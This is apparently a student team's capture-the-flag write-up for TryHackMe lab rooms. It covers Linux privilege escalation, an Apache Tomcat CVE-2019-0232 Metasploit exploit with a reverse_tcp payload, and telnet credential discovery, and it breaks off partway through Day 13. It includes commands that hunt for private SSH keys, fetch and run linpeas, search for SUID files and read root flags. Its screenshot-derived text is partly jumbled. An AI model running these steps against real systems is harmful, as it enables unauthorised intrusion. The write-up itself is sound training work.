

PSP0201

Week 4

Writeup

Group Name: SupremeChickens

Members

| ID | Name | Role |
|------------|-------------|--------|
| 1211103024 | Yap Jack | Leader |
| 1211102425 | Ang Hui Yee | Member |
| 1211101198 | Fam YI Qi | Member |
| 1211103978 | Dlckshen | Member |

Day 11: Networking - The Rogue Gnome

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

A1: Vertical

TryHackMe | 25 Days of Cy

https://tryhackme.com/room/learn cyberin25days

| Title | IP Address | Expires |
|-----------|-------------|---------|
| tbfcpriv2 | 10.10.4.197 | 57m 08s |

Add 1 hour

Terminate

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.


Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

A2: Vertical

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

A3: Horizontal



11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

A4: sudoers

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
TryHackMe | 25 Days of Cy +
← → C https://tryhackme.com/room/learncyberin25days
Title tbfcpriv2 IP Address 10.10.4.197 Expires 54m 35s ? Add 1 hour
Terminate
Our directory has three directories "ex ampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

| Column Letter | Description | Example |
|---------------|---|--|
| [A] | filetype (<code>d</code> is a directory <code>-</code> is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing. | A file with <code>-rw-rw-r--</code> is read/write to the user and group only. However, every other user has read access only |
| [B] | the user who owns the file | cmmatic (system user) |
| [C] | the group (of users) who owns the file | sudoers group |

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below - `rwxrwxr-x`):

```
-rwxrwxr-x 1 cmmatic cmmatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Q5: What is the Linux Command to enumerate the key for SSH?

A5: find / -name id_rsa 2> /dev/null

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts or binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

A6: chmod +x find.sh

```
-bash-4.4$ chmod +x linpeas.sh  
-bash-4.4$ ./linpeas.sh
```

Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

A7: python 3 -m http.server 9999

```
(kali㉿kali)-[~/uploads]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Q8: What are the contents of the file located at /root/flag.txt?

A8: thm{2fb10afe933296592}

Thought Process/Methodology:

First, I open the terminal and key in 'ssh cmnatic@[MACHINE-IP]'. Next, I create 'uploads' and change the directory into it. Then, I change the content of linpeas.sh with the content of linpeas.sh on the internet by using the nano command. Next, I host a http server using python3 on port 80. Next, I go back to the first terminal and key in 'wget [http://\[MACHINE-IP\]/linpeas.sh](http://[MACHINE-IP]/linpeas.sh)'. After that, I open a new terminal and key in 'ssh cmnatic@[MACHINE-IP]' again. Then, I key in 'find / -perm -u=s -type f 2>/dev/null' and 'cat /root(flag.txt)'. I get a flag at the end.

Day 12: Networking - Ready, set, elf.

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What is the version number of the web server?

A1: 9.0.17

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window displays an Nmap scan of a host at 10.8.95.115. The output shows the following results:

```
MD5: 6ea6 a1e2 fd8c fc7e e60b 7c61 08d1 1a65
SHA-1: 0cf8 e403 a55e 03fa 3f18 4b4a b7a8 f43c 55c1 1748
-----BEGIN CERTIFICATE-----
MIICzjCCACKgAwIBAgIQN8QJN0TffJZAUFChJ0hm7jANBgkqhkiG9w0BAQsFADAW
MRQwEgYDVQQDEwt0YmZjLxdlyi0wMTAeFw0yMjA3MDEyMzMyMDlaFw0yMjEyMzEy
MzMyMDlaFw0yMjEyMzMyMDlaFw0yMjEyMzEy
-----BEGIN CERTIFICATE-----
MIICzjCCACKgKCAQEAI1h5wH46pbpiYyM0aEV9RfpTW4R1u7due837IEmakN7Z
45ThwQnxkXL4Dxq797BxeMI6ms/xP0UpSVhUgiRTYnsN03/rIrv05kNC1gVsNm
TSoa6pG0QZJPSGeDt+CJ3QKH99DpqOkB/xArF902e0-b94zZGSYAiSonJdzEZn3g
sQVW/07q54rw53LXkltTtgJnUOYY0QjwdyCxQi4Fmz41BK/s2aVgt+90l20tspGk
xD8T12PCbgeuMU4+fLYb1Cb/bcSro0BAkti8wFsBcCB6u/h+JqRSZEY+w6rSXj1j
ziLkBfTQCdLOGudQtjy2hF/J+DdGD31v0Jg29kbxXQIDAQABoyQwIjATB8gNVHSUE
DDAKBgrgBgEFBQcDATA1BgNVHQ8EBAMCBDAwDQYJKoZIhvvcNAQELBQAQDggEBAGch
atTriTzMdoCwXNe4d9xjA8sb9Aojeju5rfphF2BeEUdjfQXst3TcraAek37
hJPpo5piAJmdZypjdlyCUJQcubAfr87wAzTp291i5AqpYS63+CLCIHscq5MTFH
KwxbxTdu+4am8K4+vTPUAGQZSOChvVNE/5HptuTiYj0U7ccUF2lwVoW92cEkRWnz
tR+s/IqkyDKligW2uNiDeh3BRHr5pm5r6GeJ3os0GG/pUo2B5KoKRltNwOYMJM5Y
WvQ9k3N2EfniHaqMP/ZABmxhy0/Xnr0HEsM8mEzYUVub5QqsWF+WLW71q8gcUI1
Wx8lqiKt3Kuhh5TR1Ho=
-----END CERTIFICATE-----
5357/tcp open  http      syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13     syn-ack Apache Jserv (Protocol v1.3)
|_ajp-methods: 1
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http      syn-ack Apache Tomcat 9.0.17
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The terminal also shows the results of a Host script results check, indicating no hosts were found.

In the background, a browser window is open to the Apache Tomcat 9.0.17 documentation page. The URL is <https://tomcat.apache.org/tomcat-9.0-doc/index.html>. The page displays the Apache Software Foundation logo and navigation links for "Servlet Specifications", "Tomcat Versions", and "Getting Help". A sidebar on the right provides links for "FAQ and Mailing Lists" and lists several mailing lists: tomcat-announce, tomcat-users, taglibs-user, and tomcat-dev.

The bottom of the screen shows the Kali Linux desktop environment with icons for various tools like Metasploit, Nmap, and John the Ripper.

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 10.8.95.115 90% 19:38

TryHackMe | 25 Days of C Apache Tomcat/9.0.17 +

Not secure | 10.10.74.126:8080

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/9.0.17 APACHE SOFTWARE FOUNDATION http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 Recommended Reading:
[Security Considerations How-To](#)
[Manager Application How-To](#)
[Clustering/Session Replication How-To](#)

Server Status
Manager App
Host Manager

Developer Quick Start

Tomcat Setup
First Web Application Realms & AAA
JDBC DataSources Examples Servlet Specifications
Tomcat Versions

Managing Tomcat
For security, access to the [manager webapp](#) is restricted. Users are defined in: \$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 9.0 access to the manager application is split between different users.
[Read more...](#)

[Release Notes](#)
[Changelog](#)
[Migration Guide](#)
[Security Notices](#)

Documentation
[Tomcat 9.0 Documentation](#)
[Tomcat 9.0 Configuration](#)
[Tomcat Wiki](#)
Find additional important configuration information in: \$CATALINA_HOME RUNNING.txt
Developers may be interested in:
[Tomcat 9.0 Bug Database](#)
[Tomcat 9.0 JavaDocs](#)
[Tomcat 9.0 SVN Repository](#)

Getting Help
[FAQ and Mailing Lists](#)
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for [Apache Taglibs](#)
tomcat-dev
Development mailing list, including commit messages

Other Downloads
[Tomcat Connectors](#)
[Tomcat Native](#)
[Taglibs](#)

Other Documentation
[Tomcat Connectors](#)
[mod_ajp Documentation](#)
[Tomcat Native](#)

Get Involved
[Overview](#)
[SVN Repositories](#)
[Mailing Lists](#)

Miscellaneous
[Contact](#)
[Legal](#)
[Sponsorship](#)

Apache Software Foundation
[Who We Are](#)
[Heritage](#)

Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

A2: CVE-2019-0232

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Try! Apa x Expl x Apa x NV x Google apac x Apa x NV x + 10.8.95.115 97% 19:55

https://www.google.com/search?q=apache+9.0+cgi+metasploit&oq=apache+9.0+cgi+metasploit&... ☆ ↗

Google apache 9.0 cgi metasploit

All Images Videos News Books More Tools

About 96,700 results (0.32 seconds)

<https://www.exploit-db.com/exploits/> Apache Tomcat - CGIServlet enableCmdLineArguments ...
3 Jul 2019 — Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution
... This module requires Metasploit: https://metasploit.com/download ...

<https://www.infosecmatter.com/metasploit-module-lib/> Apache Tomcat CGIServlet enableCmdLineArguments ...
Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability - Metasploit. This page contains detailed information about how to use the exploit/windows/http/ ...
Knowledge Base · Scenarios · Msfconsole Usage · Module Options

[https://github.com/exploit-db/exploit/windows/http/metasploit-framework/tomcat_cgi_cmdlineargs.md at master](https://github.com/exploit-db/exploit/windows/http/metasploit-framework/tomcat_cgi_cmdlineargs.md)
This module exploits a vulnerability in Apache Tomcat's CGIServlet component. ... The following versions of Apache Tomcat on Windows are effected: 9.0.0.

https://www.rapid7.com/exploits/tomcat_cgi_cmdlineargs Apache Tomcat CGIServlet enableCmdLineArguments ...
2 Jul 2019 — This module exploits a vulnerability in Apache Tomcat's CGIServlet component. When the enableCmdLineArguments setting is set to true, ...

https://vulners.com/TOMCAT_CGI_CMDLINEARGS Apache Tomcat CGIServlet enableCmdLineArguments ...
This module exploits a vulnerability in Apache Tomcat's CGIServlet component. When the enableCmdLineArguments setting is set to true, a remote user can ...

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

10.8.95.115 97% 19:55

Try! Apa Expl Apa NVE apac Apa NVE +

https://www.exploit-db.com/exploits/47073

EXPLOIT DATABASE

Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

| | | | |
|-----------------------------|----------------------------|---|------------------------|
| EDB-ID: 47073 | CVE: 2019-0232 | Author: METASPLOIT | Type: REMOTE |
| EDB Verified: ✓ | | Exploit: Download / {} | |
| Platform: WINDOWS | Date: 2019-07-03 | Vulnerable App: | |

← →

```
##  
# This module requires Metasploit: https://metasploit.com/download  
# https://github.com/rapid7/metasploit-framework/tree/master/modules/exploit/framework/exploit
```

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Try! Apa Expl Apa NVE apac Apa NVE

https://nvd.nist.gov/vuln/detail/CVE-2019-0232

An official website of the United States government [Here's how you know.](#)

NIST NVD MENU

NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES

CVE-2019-0232 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in changes to the information provided.

Current Description

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.1 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI option enableCmdLineArguments is disabled by default in Tomcat 9.0.x (and will be disabled by default in all versions). A detailed explanation of the JRE behaviour can be found in Markus Wulfte's blog (<https://codewhitesec.blogspot.com/2016/02/jwindows.html>) and this archived MSDN blog (<https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/arguments-the-wrong-way/>).

Q3: What are the contents of flag1.txt

A3: thm{whacking_all_the_elves}

The screenshot shows a terminal window on a Kali Linux system. The user has navigated to the directory C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin. They run the command 'dir' to list files, which shows a file named 'flag1.txt'. The user then runs the command 'type flag1.txt' to read the contents of the file. The output of the command is displayed in the terminal.

```
kali@kali: ~
File Actions Edit View Help
3 Dir(s) 9,430,851,584 bytes free
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>cd WEB-INF
cd WEB-INF
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>cd
cd
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF

19/11/2020 15:51 <DIR> .
19/11/2020 15:51 <DIR> ..
03/07/2022 01:54 <DIR> cgi-bin be Santa!
13/03/2019 16:56 1,257 web.xml
   1 File(s) 1,257 bytes
3 Dir(s) 9,430,851,584 bytes free
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>cd cgi-bin
cd cgi-bin

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242
Day 12: Ready, Set, elf! Prelude:
Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
Christmas is fast approaching, yet, all remain silent at The Best
03/07/2022 01:54 <DIR> .
03/07/2022 01:54 <DIR> What give...! The cheek of those elves -
03/07/2022 01:54 73,802 aaxsA.exe
03/07/2022 01:35 73,802 afNah.exe e for slackers in his
19/11/2020 22:39 all, the sleigh 825 elfwhacker.bat ill the good and
19/11/2020 23:06 27 flag1.txt
03/07/2022 01:25 73,802 kFQjM.exe llf McEager, with
03/07/2022 01:46 73,802 wAjeI.exe
   6 File(s) 296,060 bytes
2 Dir(s) 9,430,851,584 bytes free
Watch Darkstar's video on solving this task.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
[1] 0:ruby*
```

Q4: What were the Metasploit settings you had to set?

A4: LHOST, LPORT

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~

Payload options (windows/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description | Expires |
|----------|-----------------|----------|---|---------|
| EXITFUNC | process | yes | Exit technique (Accepted: '', seh, thread, process, none) | 45m 56s |
| LHOST | 10.0.2.15 | yes | The listen address (an interface may be specified) | |
| LPORT | 4444 | yes | The listen port | |

Task 9 [Day 7] Networking: The Grinch Really Did Steal Christmas

Exploit target:

| Id | Name |
|----|--|
| 0 | Apache Tomcat 9.0 or prior for Windows |

```

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > target 10.10.74.126
[*] Unknown command: target
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat 10.10.74.126
[*] exec: cat 10.10.74.126

cat: 10.10.74.126: No such file or directory
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

12.1 Getting Started:
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
[!]rances
[!] 0:ruby*
```

"kali" 20:44 02-Jul-22

Thought Process/Methodology:

First, I open the terminal and use command Pn to scan the IP address, then I got the version number of the server. I go to the website and go to '<https://www.exploit-db.com/exploits/47073>', and find the CVE that can be used to create a Meterpreter entry onto the machine. Next, I type in 'msfconsole -q' and it shows 'msf6 >', and I type in 'use 0' and use the command cat for target.txt. Afterwards, I type in 'set rhosts [IP address]' & 'set LHOST [MACHINE IP]' to change my RHOST and LHOST, then 'run'. Next, 'set [IP address] /cgi-bin/elfwhacker.bat', then 'run'. Next, I type in 'shell'. Finally, I find my flag at 'C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin'. I get the flag in the end.


Day 13: Networking - Coal for Christmas

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What old, deprecated protocol and service is running?

A1: telnet



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~/aoc_day13

File Actions Edit View Help

```
zsh: corrupt history file /home/kali/.zsh_history
[(kali㉿kali)-[~]]$ mkdir aoc_day13
[(kali㉿kali)-[~]]$ cd aoc_day13
[(kali㉿kali)-[~/aoc_day13]]$ nmap 10.10.46.71
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 06:16 EDT
Nmap scan report for 10.10.46.71
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

```

Nmap done: 1 IP address (1 host up) scanned in 40.47 seconds

```
[(kali㉿kali)-[~/aoc_day13]]$
```

Q2: What credential was left for you?

A2: clauschristmas

```
kali@kali:~/aoc_day13
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ mkdir aoc_day13

(kali㉿kali)-[~]
$ cd aoc_day13/
IP Address          Expires
10.10.46.71        1h 46m 17s

(kali㉿kali)-[~/aoc_day13]
$ nmap 10.10.46.71
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 06:16 EDT
Nmap scan report for 10.10.46.71
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
Task 10 [Day 8] Networking What's Under the Christmas Tree?
Nmap done: 1 IP address (1 host up) scanned in 40.47 seconds

(kali㉿kali)-[~/aoc_day13]
$ telnet 10.10.46.71
Trying 10.10.46.71 ...
Connected to 10.10.46.71.
Escape character is '^]'.
HI SANTA!!!
We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.
Username: santa
Password: clauschristmas
We left you cookies and milk!
christmas login: Connection closed by foreign host.

(kali㉿kali)-[~/aoc_day13]
$
```

Day 13: Coal For Christmas
Prove these sysadmins deserve coal for Christmas

Q3: What distribution of Linux and version number is this server running?

A3: Ubuntu 12.04

```
kali@kali: ~/aoc_day13
File Machine View Input Devices Help
1 2 3 4 10.8.95.115 6:34
kali@kali: ~/aoc_day13
File Actions Edit View Help
(kali㉿kali)-[~/aoc_day13] me.com/room/leancyberm25days
$ cat /etc/*release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2021.4"
VERSION_ID="2021.4"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31" [Day 6] Web Exploitation Be careful with what you wish on a Christmas night
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"

[Day 7] Networking The Grinch Really Did Steal Christmas
(kali㉿kali)-[~/aoc_day13]
$ uname -a
Linux kali 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64 GNU/Linux
[Day 8] Networking What's Under the Christmas Tree?
(kali㉿kali)-[~/aoc_day13]
$ cat /etc/issue
Kali GNU/Linux Rolling \n \l
[Day 9] Networking Anyone can be Santa!
(kali㉿kali)-[~/aoc_day13]
$ ssh santa@10.10.46.71
The authenticity of host '10.10.46.71 (10.10.46.71)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYLTBxV00xtTVGBokres9Zr71wQGvnG/k2igw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.46.71' (ECDSA) to the list of known hosts.
santa@10.10.46.71's password:
Task 14 [12] Networking Ready, set, elf.
Task 15 [10] Networking Coal for Christmas
Day 13: Coal For Christmas
Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ cat /etc/*release
$ cat /etc/*release
DISTRO_ID=Ubuntu
DISTRO_RELEASE=12.04
DISTRO_CODENAME=precise
DISTRO_DESCRIPTION="Ubuntu 12.04 LTS"
$ Answer the questions below
$ Watch JohnHammond's video on solving this task!
```

Q4: Who got here first?

A4: Grinch

The screenshot shows a terminal window in Oracle VM VirtualBox. The terminal title is "tryhackme.com room/leancyberm25days". The IP address is 10.8.95.115 and the time is 6:36. The terminal content displays a C program and its execution results:

```
source = fopen(from, "r");
if(source == NULL) {
    return -1;
}
target = fopen(to, "w");
if(target == NULL) {
    fclose(source);
    return -1;
}
while((ch = fgetc(source)) != EOF) {
    fputc(ch, target);
}
printf("%s successfully backed up to %s\n",
       from, to);
fclose(source);
fclose(target);

